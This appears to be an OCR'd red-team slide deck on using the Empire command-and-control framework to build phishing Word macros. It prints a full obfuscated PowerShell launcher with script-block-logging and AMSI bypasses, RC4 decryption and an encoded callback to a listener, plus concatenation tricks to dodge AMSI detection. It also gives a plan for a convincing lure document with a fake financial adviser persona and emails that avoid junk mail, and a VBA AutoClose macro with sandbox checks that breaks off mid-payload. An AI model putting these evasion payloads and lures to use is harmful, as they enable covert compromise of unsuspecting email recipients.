
Very complicated changes…

```
stager += helpers.randomize_capitalization("$wc=New-Object System.Net.WebClient;")

if userAgent.lower() == 'default':
    profile = listenerOptions['DefaultProfile']['Value']
    userAgent = profile.split('|')[1]
stager += "$u='"+userAgent+"';"

if 'https' in host:

    stager += "[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12;"
    # allow for self-signed certificates for https connections
    stager += "[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};"

if userAgent.lower() != 'none':
    stager += helpers.randomize_capitalization('$wc.Headers.Add(')
    stager += "'User-Agent',$u);"

if proxy.lower() != 'none':
    if proxy.lower() == 'default':
```

Powershell Stager

Invoke-Obfuscation

- One of the most commonly reported issues for Empire is that obfuscation is broken
- It’s not broken you just have to set the ObfuscateCommand field to not have a launcher
- The dev branch of the project has already corrected the default value of most modules to correct this



Invoke-Obfuscation

- One of the most commonly reported issues for Empire is that obfuscation is broken
- It's not broken you just have to set the ObfuscateCommand field to not have a launcher
- The dev branch of the project has already corrected the default value of most modules to correct this

```
Name: Macro

Description:
  Generates an office macro for Empire, compatible
  with office 97-2003, and 2007 file types.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True                          Listener to generate stager for.
  OutFile          False       /tmp/macro        File to output macro to, otherwise
                                                 displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467he Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.
```

Invoke-Obfuscation

Invoke-Obfuscation's Token\all\1 uses a predetermined series of obfuscation techniques.

- Malware obfuscated using that will still get caught
- Instead use a custom order of techniques

```
Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

  Name             Required    Value            Description
  ----             --------    -------          -----------
  ProxyCreds       False       default          Proxy credentials
                                                ([domain\]username:password) to use for
                                                request (default, none, or other).
  Language         True        powershell       Language of the stager to generate.
  Base64           True        True             Switch. Base64 encode the output.
  OutFile          False                        File to output launcher to, otherwise
                                                displayed on the screen.
  Obfuscate        False       True             Switch. Obfuscate the launcher
                                                powershell code, uses the
                                                ObfuscateCommand for obfuscation types.
                                                For powershell only.
  ObfuscateCommand False       Token\String\1,1,2, Token\Variable\1, Token\Whitespace\1,1, Compress\1
                                                Only used if Obfuscate switch is True.
                                                For powershell only.
  ScriptLogBypass  False       True             Include cobbr's Script Block Log Bypass
                                                in the stager code.
  AMSIBypass2      False       False            Include Tal Liberman's AMSI Bypass in
                                                the stager code.
  SafeChecks       True        True             Switch. Checks for LittleSnitch or a
                                                SandBox, exit the staging process if
                                                true. Defaults to True.
  StagerRetries    False       0                Times for the stager to retry
                                                connecting.
  Listener         True        http             Listener to generate stager for.
  Proxy            False       default          Proxy to use for request (default, none,
                                                or other).
  UserAgent        False       default          User-agent string to use for the staging
                                                request (default, none, or other).
  AMSIBypass       False       True             Include mattifestation's AMSI Bypass in
                                                the stager code.


(Empire: stager/multi/launcher) >
```

Why does Empire still get caught during PSInject and laterals?

Doesn't use obfuscation in many of the modules


- Obfuscation would make the one liner too large in many cases

```
If($PSVERsIonTAblE.PSVERsIOn.MAJOR -ge 3){
    $241f=[reF].ASSembLy.GEtTYPE('System.Management.Automation.Utils')."GeTFIe`ld"('cachedGroupPolicySettings','N'+'onPublic,Static');
    IF($241f){
        $f09A=$241f.GEtVALUE($NUll);
        If($F09A['ScriptB'+'lockLogging']){
            $f09A['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
            $f09A['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0
        }
        $VAL=[COlLeCtiOnS.GeNEriC.DictIoNARY[STRINg,SySTEM.ObJecT]]::nEw();
        $vaL.ADd('EnableScriptB'+'lockLogging',0);
        $vAl.Add('EnableScriptBlockInvocationLogging',0);
        $F09A['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$val
    }
    ElSe{
        [ScRIptBloCK]."GetFie`Ld"('signatures','N'+'onPublic,Static').SEtVaLue($nUll,(New-OBJecT COLleCTioNS.GENERiC.HaShSEt[stRiNg]))
        }
    $ReF=[Ref].AsseMBLY.GeTTyPe('System.Management.Automation.AmsiUtils');
    $REF.GETFiELD('amsiInitFailed','NonPublic,Static').SEtVaLUE($nuLl,$TRUe)
    };
[SySTEM.NEt.SErVIcEPoiNtManaGEr]::ExpECT100CoNTinUe=0;
$508C=NEW-OBJECT SYSTeM.Net.WEBClIent;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$508C.HeaDerS.Add('User-Agent',$u);
$508C.HeAdERS.ADD('User-Agent',$u);
:DeFAUlTWEbPrOxY;$508c.ProXy.CrEDENtIals = [SYstEM.NET.CREdeNTIALCaChE]::DeFAUltNEtwoRKCrEdeNTiAls;
$Script:Proxy = $508c.Proxy;
$K=[SySTem.TeXT.ENCodING]::ASCII.GetBYTEs('UNR>fS)H}@J#Ejgnpmi7rw-M<o8=vOq:');
$R={$D,$K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CounT])%256;
$S[$_],$S[$J]=$S[$J],$S[$_]};
$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];
$_-BxOr$S[($S[$I]+$S[$H])%256]}};
$ser=$([Text.EnCoDing]::UNiCode.GetStriNg([ConVERT]::FROMBaSe64StringG('aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4ANwAyAC4AMgAwADAAOgA4ADAA')));
$t='/login/process.php';
```

AMSI Bypass

It will get caught in standard form; Just concatenate

- $Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- $Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);



AMSI Bypass

It will get caught in standard form; Just concatenate

- $Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- $Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);

```
$ReF=[Ref].AsseMBLY.GeTTyPe('System.Management.Automation.AmsiU'+'tils');
$REF.GETFiELD('amsiInit'+'Failed','NonPublic,Static').SEtVaLUE($nuLl,$TRUe);
};
```

Bug in the Code

Issue in Empire with doubling the header

- Difficult to mask with obfuscation
- Has been fingerprinted and gives away that we are using Empire


```
if 'https' in host:
    # allow for self-signed certificates for https connections
    stager += "[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};"

if userAgent.lower() != 'none':
    stager += helpers.randomize_capitalization("$"+helpers.generate_random_script_var_name("wc")+'.Headers.Add(')
    stager += "'User-Agent',$u);"

    if userAgent.lower() != 'none':
        stager += helpers.randomize_capitalization('$'+helpers.generate_random_script_var_name("wc")+'.Headers.Add(')
        stager += "'User-Agent',$u);"
```

```
20  [SySTEM.NEt.SErVIcEPoINtManaGEr]::ExpECT100CoNTinUe=0;
21  $508C=NEW-OBJECT SYSTeM.Net.WEBClIent;
22  $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
23  $508C.HeaDerS.Add('User-Agent',$u);
24  $508C.HeAdERS.ADD('User-Agent',$u);
25  $508C.PrOXY=[SYSTEm.NET.WeBREQUEST]::DeFAUlTWEbPrOXY;$508c.ProXy.CrEDENtIals = [SYStEM.NET.CREdeNTI
26  $Script:Proxy = $508c.Proxy;
27  $K=[SySTem.TeXT.ENCodING]::ASCII.GetBYTEs('UNR>fS)H}@J#Ejgnpmi7rw-M<o8=vOq:');
28  $R={$D,$K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CounT])%256;
29  $S[$_],$S[$J]=$S[$J],$S[$_]};
30  $D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];
31  $_-BxOr$S[($S[$I]+$S[$H])%256]}};
```

How Do We Convince The Users?

1. Build a Believable Word Document
2. Embed Callback into Visual Basic
3. Send a Convincing Email that doesn’t go to Junk Mail
4. Hope the user opens the email and word doc

Microsoft Macro Enabled Documents



Microsoft Macro Enabled Documents

Mr. Kevin Malone, CFP®

Certification Status: *Certified*

Company:
Financial Advisor Union

Address:
1724 Slough Ave
Scranton, PA

CFP Board Disciplinary History: No
Bankruptcy Disclosure in Last 10 Years: No

Kevin Malone, CFP®
Relationship Manager


Kevin Malone serves as a Relationship Manager for Financial Advisor Union. Kevin joined the company in March 2009. He works directly with clients in all aspects of their financial and retirement planning. Prior to FAU, he worked with individual investors at Chase and Wells Fargo. Kevin obtained his BA in Economics from Arizona State University and his Certified Financial Planner™ certificate from the University of Arizona.


Contact
Phone: (888) 555-7757
Email: kmalone@fau.com


CFP BOARD Membership Confirmation

First Name:	Kevin
Middle Name:	A.
Last Name:	Malone
Address:	1725 Slough Ave
City:	Scranton
State:	PA **Zip Code:** 18505
Phone:	Click or tap here to enter text.
Company:	Financial Advisor Union

Microsoft Macro Enabled Documents








Microsoft Macro Enabled Documents


Pull the Footer from the webpage for contact info

Provide a valid:

- Email Address
- Phone Number
- Address

The button even gives users a feeling of accomplishment






Microsoft Macro Enabled Documents

Pull the Footer from the webpage for contact info

Provide a valid:

- Email Address
- Phone Number
- Address

The button even gives users a feeling of accomplishment



Microsoft Macro Enabled Documents

- Embed Empire payload into macro
- By default Empire will not get you past AMSI
  - Obfuscation or code changes are needed


```
Sub AutoClose()
fun
End Sub

Public Function fun() As Variant
    Dim Rx As String
    Dim A As String
    Dim B As String
    Dim pa, pc As String
    Dim pb As String

    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
    Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from Win32_ComputerSystemproduct")
    For Each objItem In ID

        If StrComp(objItem.IdentifyingNumber, "2UA20511KN") = 0 Then End
    Next
    Set disksize = objWMIService.ExecQuery("Select Size from Win32_logicaldisk")
    For Each objItem In disksize

        If (objItem.Size = 42949603328#) Then End
        If (objItem.Size = 68719443968#) Then End

    Next

    pa = "//5wAG8AdwBlAHIAcw"
